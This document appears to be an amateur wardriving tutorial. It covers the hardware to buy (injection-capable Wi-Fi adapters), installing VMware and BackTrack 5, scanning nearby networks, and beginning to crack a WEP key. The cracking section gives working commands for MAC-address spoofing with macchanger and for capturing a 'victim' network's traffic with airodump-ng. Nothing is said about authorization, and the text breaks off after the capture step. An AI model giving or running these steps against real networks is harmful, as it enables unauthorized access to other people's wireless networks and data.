1. vmware Player
2. backtrack 5 http://www.backtrack-linux.org/downloads/
3. Wireless Adapter compatible with backtrack that can do **packet injecting (Very important)**

Some compatible adapters
http://www.amazon.com/Alfa-Wireless-Original-9dBi-Strongest/dp/B001O9X9EU

http://www.amazon.com/802-11g-Wireless-Long-Rang-Network-Adapter/dp/B0035H4164/ref=sr_1_6?ie=UTF8&s=electronics&qid=1273160945&sr=1-6

http://www.amazon.com/USB-Yagi-directional-Antenna-802-11n-2200mW/dp/B003LLS5JI/ref=sr_1_1?s=electronics&ie=UTF8&qid=1343227424&sr=1-1&keywords=usb+yagi

- Turbotenna usb yagi (very good tool but expensive)
- Alfa AWUS036NH USB adapter
- Alfa AWUS036H USB adapter
- Alfa AWUS036H

Wardrive Checklist

1. First make sure the wireless adapter is installed and running fine.
2. Install Backtrack
3. Install vmware
4. Configure vmware to run backtrack
5. Run backtrack
6. Check to see if wireless adapter is recognized
7. start a search
8. Capture packets
9. Crack key

VMware


How to Install

Step 1: google VMware and download **VMware Player**. Open it once downloaded


Step 2: click next

Step 3: Click Next


Step 4: uncheck and select next




Step 5 uncheck and select next




Step 6: Click next



Step 7: Click continue



Step 8: Once setup is complete Restart your computer.




How to run Backtrack Pt.1

Step 1: google/download backtrack 5 {the version I used is an “iso” version} (be patient when downloading this file as it is very big)


Step 2: open VMware player once download is complete

Step 2: accept terms and click ok


Step 3: click on create a new virtual machine




Step 4: select installer disc image file and click browse




Step 5: select the file you downloaded and click next




Step 6: select Linux and select the version below then click next




Step 7: Click next



Step 8: Click next




Step 9: Finally click on finish



How to run Backtrack Pt. 2


Step 1: Select the virtual machine and click play



Step 2: Press Enter to continue

Step 3: Press enter again

Step 4: Type “startx” to load backtrack



Step 5: Wait for it to load


Step 6: Once loaded this screen will show

Step 7: Connect your wireless adapter, make sure it is compatible with backtrack and can do packet injection select “ok” once connected

Step 8: Click on virtual machine= removable device and select the wireless adapter, select Connect

Step 9: Click ok if message is displayed

Step 10: The card should show connected in the taskbar




How to start a search

Step 1: Click on konsole to open new terminal

First thing is we need to test the wireless card is working and see which networks are within our vicinity

Step 2: Type in the following command “airmon-ng start wlan0”



Note the name showing here (mon0), we will be using this name when we input any codes.

If not working type airmon-ng and see if your card is recognized under interface.

Step 3: Type airodump-ng mon0 (if the next screen doesn't show you need to then check everything ie; is the card installed, is it connected, do you have a compatible wireless card, have followed the instructions/codes as above etc, for more info search on youtube "wep wpa cracking")

The screen Explained


Bssid – the unique number of the network eg 00:ww:19:8u:ws:8a (in the coding we will refer to this as [INPUT BSSID])

Pwr – the lower this number is the stronger the signal -42 is strong & -75 is weak

Ch - the channel which the network runs on

Enc (Encryption) – the type of encryption the network has wep/wpa/wpa2


ESSID – name of the network



Step 4: Scan for a minute or two or longer if required, upon selecting a target network hold Ctrl+C together to stop the search.

How to Capture/Crack the WEP KEY


Step 1: Now highlight the Bssid number of the victim and right click + copy also note the channel number



Next type in the following commands
1st = ifconfig mon0 down
2nd = macchanger –m 00:11:22:33:44:55 mon0
3rd = ifconfig mon0 up

Step 2: Type in the following command “airodump-ng –w wep –c 1 –bssid (INPUT BSSID) mon0”

-w = is the name of the file you wish to capture all the data to
-c = is the channel of the victim

